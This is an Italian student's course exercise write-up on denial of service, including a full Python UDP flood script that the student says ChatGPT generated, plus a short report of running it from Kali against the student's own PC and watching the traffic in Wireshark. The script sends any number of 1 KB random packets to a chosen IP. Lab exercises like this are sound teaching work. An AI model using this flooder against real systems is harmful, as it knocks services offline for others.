

# Dos

## **Esercizio del Giorno (potete aiutarvi con ChatGPT)**

### **Requisiti del Programma:**

#### **Input dell'IP Target:**

- Il programma deve richiedere all'utente di inserire l'IP della macchina target. Input della

#### **Porta Target:**

- Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.

### **Costruzione del Pacchetto:**

- La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
- Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.

### **Numero di Pacchetti da Inviare:**

- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

## Creazione del codice con ChatGPT

Per la risoluzione di questo compito ho chiesto a ChatGPT di generarmi un codice che seguisse le istruzioni del compito.


## Questo il risultato:

```


1 import socket
2 import random
3
4 def generate_packet(size_kb):
5     """Genera un pacchetto di dati casuali di 1 KB."""
6     return bytes(random.getrandbits(8) for _ in range(size_kb * 1024))
7
8 def main():
9     # Richiede l'input dell'IP della macchina target
10    target_ip = input("Inserisci l'IP della macchina target: ")
11
12    # Seleziona automaticamente una porta UDP casuale
13    target_port = random.randint(1024, 65535)
14    print(f"Porta UDP selezionata automaticamente: {target_port}")
15
16    # Richiede il numero di pacchetti da inviare
17    try:
18        packet_count = int(input("Inserisci il numero di pacchetti da 1 KB da inviare: "))
19    except ValueError:
20        print("Errore: Il numero di pacchetti deve essere un numero intero.")
21        return
22
23    # Costruisce il socket UDP
24    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
25        for i in range(packet_count):
26            packet = generate_packet(1) # Pacchetto di 1 KB
27            sock.sendto(packet, (target_ip, target_port))
28            print(f"Pacchetto {i + 1} inviato a {target_ip}:{target_port}")
29
30    print("Tutti i pacchetti sono stati inviati.")
31
32 if __name__ == "__main__":
33     main()
34

```

# Prima dell'attacco:



# Durante l'attacco:



# Relazione

Il codice generato da ChatGPT e scritto in Python permette di inviare pacchetti UDP di 1 KB all'indirizzo IP fornito. Eseguendo il codice su Kali, ho inserito l'IP del mio PC e ho richiesto l'invio di 50.000 pacchetti. Per semplificare il processo, ho chiesto a ChatGPT di selezionare automaticamente la porta UDP. Ho poi utilizzato Wireshark per monitorare il traffico UDP generato durante l'esecuzione del codice.

**Daniel\_Gabriel\_Costeanu**